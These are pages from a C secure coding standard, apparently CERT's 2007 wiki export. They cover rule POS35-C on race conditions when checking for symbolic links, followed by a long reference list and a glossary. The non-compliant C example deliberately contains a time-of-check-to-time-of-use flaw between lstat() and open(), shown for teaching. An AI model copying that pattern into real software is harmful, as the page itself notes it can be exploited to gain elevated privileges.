This page last changed on Jun 22, 2007 by jpincar.

Many common operating systems such as Windows and UNIX support symbolic (soft) links. Symbolic links can be created in UNIX using the `ln -s` command or in Windows by using directory junctions in NTFS or the Linkd.exe (Win 2K resource kit) or "junction" freeware.

If not properly performed, checking for the existence of symbolic links can lead to time of creation to time of use (TOCTOU) race conditions.

Non-Compliant Code Example

The only function available on POSIX systems to collect information about a symbolic link rather than its target is the `lstat()` function. This non-compliant code example uses the `lstat()` function to collect information about the file, checks the `st_mode` field to determine if the file is a symbolic link, and then opens the file if it is not a symbolic link.

```
char *filename;
struct stat lstat_info;
int fd;
/* ... */
if (lstat(filename, &lstat_info) == -1) {
  /* handle error */
}
if (!S_ISLNK(lstat_info.st_mode)) {
   if ((fd = open(filename, O_EXCL|O_RDWR, 0600)) == -1) {
       /* handle error */
   }
}
write(fd, userbuf, userlen);
```

This code contains a time of creation to time of use (TOCTOU) race condition betwen the call to `lstat()` and the subsequent call to `open()` because both functions operate on a file name [FIO01-A. Prefer functions that do not rely on file names for identification] that can be manipulated asynchronously to the execution of the program.

Compliant Solution

This compliant solution eliminates the race condition by:

1. calling the `lstat()` the filename.
2. calling `open()` to open the file.
3. calling `fstat()` on the file descriptor returned by `open()`.
4. comparing the fine information returned by the calls to `lstat()` and `fstat()` to ensure that the files are the same.

```
char *filename;
struct stat lstat_info, fstat_info;
```

```
    int fd;
    /* ... */
    if (lstat(filename, &lstat_info) == -1) {
      /* handle error */
    }
    if ((fd = open(filename, O_EXCL|O_RDWR, 0600)) == -1) {
      /* handle error */
    }
    if (fstat(fd, &fstat_info) == -1) {
      /* handle error */
    }
    if (lstat_info.st_mode == fstat_info.st_mode &&
        lstat_info.st_ino == fstat_info.st_ino  &&
        lstat_info.st_dev == fstat_info.st_dev) {
      write(fd, userbuf, userlen);
    }
```

This eliminates the TOCTOU condition because `fstat()` is applied to file descriptors, not file names, so the file passed to `fstat()` must be identical to the file that was opened. The `lstat()` function does not follow symbolic links, but `fstat()` does. Comparing modes using the `st_mode` field is sufficient to check for a symbolic link.
Comparing i-nodes using the `st_ino` fields and devices using the `st_dev` fields ensures that the file passed to `lstat()` is the same as the file passed to `fstat()` [FIO05-A. Identify files using multiple file attributes].

Risk Assessment

Time of creation to time of use (TOCTOU) race condition vulnerabilities can be exploited to gain elevated privileges.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
POS35-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 9, "UNIX 1: Privileges and Files"
[ISO/IEC 9899-1999] Section 7.19, "Input/output <stdio.h>"
[Open Group 04] lstat(), fstat(), open()
[Seacord 05] Chapter 7, "File I/O"

AA. C References

This page last changed on Aug 29, 2007 by rcs.

[Apple 06] Apple, Inc. *Secure Coding Guide* (May 2006).

[Banahan 03] Banahan, Mike. The C Book (2003).

[Bryant 03] Bryant, Randy; O'Halloran, David. *Computer Systems: A Programmer's Perspective*. Prentice Hall, 2003. ISBN 0-13-034074-X.

[Burch 06] Burch, H.; Long, F.; & Seacord, R. *Specifications for Managed Strings* (CMU/SEI-2006-TR-006). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2006.

[Callaghan 95] Callaghan, B.; Pawlowski, B.; & Staubach, P. IETF RFC 1813 NFS Version 3 Protocol Specification (June 1995).

[CERT 06a] CERT/CC. CERT/CC Statistics 1988-2006.

[CERT 06b] CERT/CC. US-CERT's Technical Cyber Security Alerts.

[CERT 06c] CERT/CC. Secure Coding web site.

[Dewhurst 02] Dewhurst, Stephen C. *C++ Gotchas: Avoiding Common Problems in Coding and Design*. Boston, MA: Addison-Wesley Professional, 2002.

[DHS 06] U.S. Department of Homeland Security. Build Security In.

[Dowd 06] Dowd, M.; McDonald, J.; & Schuh, J. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Boston, MA: Addison-Wesley, 2006. See http://taossa.com for updates and errata.

[Drepper 06] Drepper, Ulrich. Defensive Programming for Red Hat Enterprise Linux (and What To Do If Something Goes Wrong) (May 3, 2006).

[FSF 05] Free Software Foundation. GCC online documentation (2005).

[Fortify 06] Fortify Software Inc. Fortify Taxonomy: Software Security Errors (2006).

[GNU Pth] Engelschall, Ralf S. GNU Portable Threads (2006).

[Goldberg 91] Goldberg, David. What Every Computer Scientist Should Know About Floating-Point Arithmetic. Sun Microsystems, March 1991.

[Graff 03] Graff, Mark G. & Van Wyk, Kenneth R. *Secure Coding: Principles and Practices*. Cambridge, MA: O'Reilly, 2003 (ISBN 0596002424).

[Griffiths 06] Griffiths, Andrew. "Clutching at straws: When you can shift the stack pointer."

[Haddad 05] Haddad, Ibrahim. "Secure Coding in C and C++: An interview with Robert Seacord, senior vulnerability analyst at CERT." *Linux World Magazine*, November 2005.

[Hatton 95] Hatton, Les. *Safer C: Developing Software for High-Integrity and Safety-Critical Systems*. New York, NY: McGraw-Hill Book Company, 1995 (ISBN 0-07-707640-0).

[HP 03] Tru64 UNIX: Protecting Your System Against File Name Spoofing Attacks. Houston, TX: Hewlett-Packard Company, January 2003.

[IEC 60812 2006] *Analysis techniques for system reliability - Procedure for failure mode and effects analysis (FMEA)*, 2nd ed. (IEC 60812). IEC, January 2006.

[IEEE 754 2006] IEEE. *Standard for Binary Floating-Point Arithmetic* (IEEE 754-1985) (2006).

[ilja 06] ilja. "readlink abuse." *ilja's blog*, August 13, 2006.

[ISO/IEC 646-1991] ISO/IEC. *Information technology: ISO 7-bit coded character set for information interchange* (ISO/IEC 646-1991). Geneva, Switzerland: International Organization for Standardization, 1991.

[ISO/IEC 9899-1999] ISO/IEC. *Programming Languages — C, Second Edition* (ISO/IEC 9899-1999). Geneva, Switzerland: International Organization for Standardization, 1999.

[ISO/IEC 9899-1999:TC2] ISO/IEC. *Programming Languages — C* (ISO/IEC 9899-1999:TC2). Geneva, Switzerland: International Organization for Standardization, 2005.

[ISO/IEC 14882-2003] ISO/IEC. *Programming Languages — C++, Second Edition* (ISO/IEC 14882-2003). Geneva, Switzerland: International Organization for Standardization, 2003.

[ISO/IEC 03] ISO/IEC. *Rationale for International Standard — Programming Languages — C, Revision 5.10*. Geneva, Switzerland: International Organization for Standardization, April 2003.

[ISO/IEC JTC1/SC22/WG11] ISO/IEC. *Binding Techniques* (ISO/IEC JTC1/SC22/WG11) (2007).

[ISO/IEC TR 24731-2006] ISO/IEC TR 24731. *Extensions to the C Library, — Part I: Bounds-checking interfaces*. Geneva, Switzerland: International Organization for Standardization, April 2006.

[Jack 07] Jack, Barnaby. *Vector Rewrite Attack* (May 2007).

[Kennaway 00] Kennaway, Kris. Re: /tmp topic (December 2000).

[Kerrighan 88] Kerrighan, B. W. & Ritchie, D. M. *The C Programming Language, 2nd ed.* Englewood Cliffs, NJ: Prentice-Hall, 1988.

[Kettlewell 02] Kettlewell, Richard. *C Language Gotchas* (February 2002).

[Kettlewell 03] Kettlewell, Richard. *Inline Functions In C* (March 2003).

[Kirch-Prinz 02] Ulla Kirch-Prinz, Peter Prinz. *C Pocket Reference*. O'Reilly. November 2002 ISBN: 0-596-00436-2.

[Klein 02] Klein, Jack. *Bullet Proof Integer Input Using strtol()* (2002).

[Kuhn 06] Kuhn, Markus. *UTF-8 and Unicode FAQ for Unix/Linux* (2006).

[Lai 06] Lai, Ray. "Reading Between the Lines." *OpenBSD Journal*, October 2006.

[Lions 96] Lions, J. L. ARIANE 5 Flight 501 Failure Report. Paris, France: European Space Agency (ESA) & National Center for Space Study (CNES) Inquiry Board, July 1996.

[Lockheed Martin 2005] Lockheed Martin. *Joint Strike Fighter Air Vehicle C++ Coding Standards for the System Development and Demonstration Program*. Document Number 2RDU00001, Rev C. December 2005.

[McCluskey 01] *flexible array members and designators in C9X* ;login:, July 2001, Volume 26, Number 4, p. 29-32

[mercy] mercy. *Exploiting Uninitialized Data* (January 2006).

[MISRA 04] MISRA Limited. "MISRA C: 2004 Guidelines for the Use of the C Language in Critical Systems." Warwickshire, UK: MIRA Limited, October 2004 (ISBN 095241564X).

[MIT 05] MIT. "MIT krb5 Security Advisory 2005-003 (2005).

[MITRE 07] MITRE. Common Weakness Enumeration UNIX file descriptor leak (2007).

[MSDN 07] MSDN. Inheritance (Windows) (2007).

[NAI 98] Network Associates Inc. Bugtraq: Network Associates Inc. Advisory (OpenBSD) (1998).

[NASA-GB-1740.13] NASA Glenn Research Center, Office of Safety Assurance Technologies. *NASA Software Safety Guidebook* (NASA-GB-1740.13).

[NIST 06] NIST. *SAMATE Reference Dataset* (2006).

[NIST 06b] NIST. DRAFT Source Code Analysis Tool Functional Specification. NIST Information Technology Laboratory (ITL), Software Diagnostics and Conformance Testing Division, September 2006.

[Open Group 97] The Open Group. *The Single UNIX® Specification, Version 2* (1997).

[Open Group 97b] The Open Group. *Go Solo 2 - The Authorized Guide to Version 2 of the Single UNIX Specification* (May 1997).

[Open Group 04] The Open Group and the IEEE. *The Open Group Base Specifications Issue 6, IEEE Std 1003.1, 2004 Edition* (2004).

[Plakosh 05] Plakosh, Dan. *Consistent Memory Management Conventions* (2005).

[Plum 89] Plum, Thomas, & Saks, Dan. *C Programming Guidelines, 2nd ed*. Kamuela, HI: Plum Hall, Inc., 1989 (ISBN 0911537074).

[Plum 91] Plum, Thomas. *C++ Programming*. Kamuela, HI: Plum Hall, Inc., 1991 (ISBN 0911537104).

[Redwine 06] Redwine, Samuel T., Jr., ed. *Secure Software Assurance: A Guide to the Common Body of Knowledge to Produce, Acquire, and Sustain Secure Software Version 1.1*. U.S. Department of Homeland Security, September 2006. See Software Assurance Common Body of Knowledge on Build Security In.

[Saks 99] Saks, Dan. "const T vs.T const." *Embedded Systems Programming*, February 1999, pp. 13-16.

[Saks 07] Saks, Dan. "Sequence Points" Embedded Systems Design, 07/01/02.

[Seacord 05a] Seacord, R. *Secure Coding in C and C++*. Boston, MA: Addison-Wesley, 2005. See http://www.cert.org/books/secure-coding for news and errata.

[Seacord 05b] Seacord, R. "Managed String Library for C, C/C++." *Users Journal 23*, 10 (October 2005): 30-34.

[Spinellis 06] Spinellis, Diomidis. *Code Quality: The Open Source Perspective*. Addison-Wesley, 2006.

[Steele 77] Steele, G. L. 1977. Arithmetic shifting considered harmful. *SIGPLAN Not.* 12, 11 (Nov. 1977), 61-69.

[Summit 95] Summit, Steve. *C Programming FAQs: Frequently Asked Questions*. Boston, MA: Addison-Wesley, 1995 (ISBN 0201845199).

[Summit 05] Summit, Steve. *comp.lang.c Frequently Asked Questions* (2005).

[Sun 05] C User's Guide. 819-3688-10. Sun Microsystems, Inc. (2005)

[van de Voort 07] van de Voort, Marco. Development Tutorial (a.k.a Build FAQ) (January 29, 2007).

[van Sprundel 06] van Sprundel, Ilja. Unusual Bugs (2006).

[Viega 03] Viega, John & Messier, Matt. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003 (ISBN 0-596-00394-3).

[Viega 05] Viega, John. CLASP Reference Guide Volume 1.1. Secure Software, 2005.

[VU#196240] Taschner, Chris & Manion, Art. Vulnerability Note VU#196240, *Sourcefire Snort DCE/RPC preprocessor does not properly reassemble fragmented packets* (2007).

[VU#286468] Burch, Hal. Vulnerability Note VU#286468, *Ettercap contains a format string error in the "curses_msg()" function* (2007).

[VU#551436] Giobbi, Ryan. Vulnerability Note VU#551436, *Mozilla Firefox SVG viewer vulnerable to buffer overflow* (2007).

[VU#623332] Mead, Robert. Vulnerability Note VU#623332, *MIT Kerberos 5 contains double free vulnerability in "krb5_recvauth()" function* (2005).

[VU#649732] Gennari, Jeff. Vulnerability Note VU#649732, *Samba AFS ACL mapping VFS plug-in format string vulnerability* (2007).

[VU#881872] Manion, Art & Taschner, Chris. Vulnerability Note VU#881872, *Sun Solaris telnet authentication bypass vulnerability* (2007).

[Warren 02] Warren, Henry S. *Hacker's Delight*. Boston, MA: Addison Wesley Professional, 2002 (ISBN 0201914654).

[Wheeler 03] Wheeler, David. Secure Programming for Linux and Unix HOWTO, v3.010 (March 2003).

[Yergeau 98] Yergeau, F. RFC 2279 - UTF-8, a transformation format of ISO 10646 (January 1998).

[Zalewski 01] Michal Zalewski. *Delivering Signals for Fun and Profit: Understanding, exploiting and preventing signal-handling related vulnerabilities*, May, 2001.

BB. Definitions

This page last changed on Jun 08, 2007 by rcs.

asynchronous-safe [GNU Pth]
A function is asynchronous-safe, or asynchronous-signal safe, if it can be called safely and without side effects from within a signal handler context. That is, it must be able to be interrupted at any point and run linearly out of sequence without causing an inconsistent state. Some asynchronous-safe operations are listed below:

- call the `signal()` function to reinstall a signal handler
- unconditionally modify a `volatile sig_atomic_t` variable (as modification to this type is atomic)
- call the `_Exit()` function to immediately terminate program execution
- invoke an async-safe function, as specified by your implementation

Very few functions are asynchronous-safe. If a function performs any other operations, it is probably not asynchronous-safe.

free-standing environment [Banahan 03]
An environment without the C standard libraries. Common for stand-alone programs, such as operating systems or firmware.

hosted environment [Banahan 03]
An environment that supplies the C standard libraries.

implementation [ISO/IEC 9899-1999]
Particular set of software, running in a particular translation environment under particular control options, that performs translation of programs for, and supports execution of functions in, a particular execution environment.

implementation-defined behavior [ISO/IEC 9899-1999]
Unspecified behavior where each implementation documents how the choice is made.

locale-specific behavior [ISO/IEC 9899-1999]
Behavior that depends on local conventions of nationality, culture, and language that each implementation documents.

reentrant [Dowd 06]
A function is reentrant if multiple instances of the same function can run in the same address space concurrently without creating the potential for inconsistent states.

undefined behavior [ISO/IEC 9899-1999]
Behavior, upon use of a nonportable or erroneous program construct or of erroneous data, for which the standard imposes no requirements. An example of undefined behavior is the behavior on integer overflow.

unspecified behavior [ISO/IEC 9899-1999]
Behavior where the standard provides two or more possibilities and imposes no further requirements on which is chosen in any instance.

validation [IEC 61508-4]
Confirmation by examination and provision of objective evidence that the particular requirements for a specific intended use are fulfilled.

verification [IEC 61508-4]
Confirmation by examination and provision of objective evidence that the requirements have been fulfilled.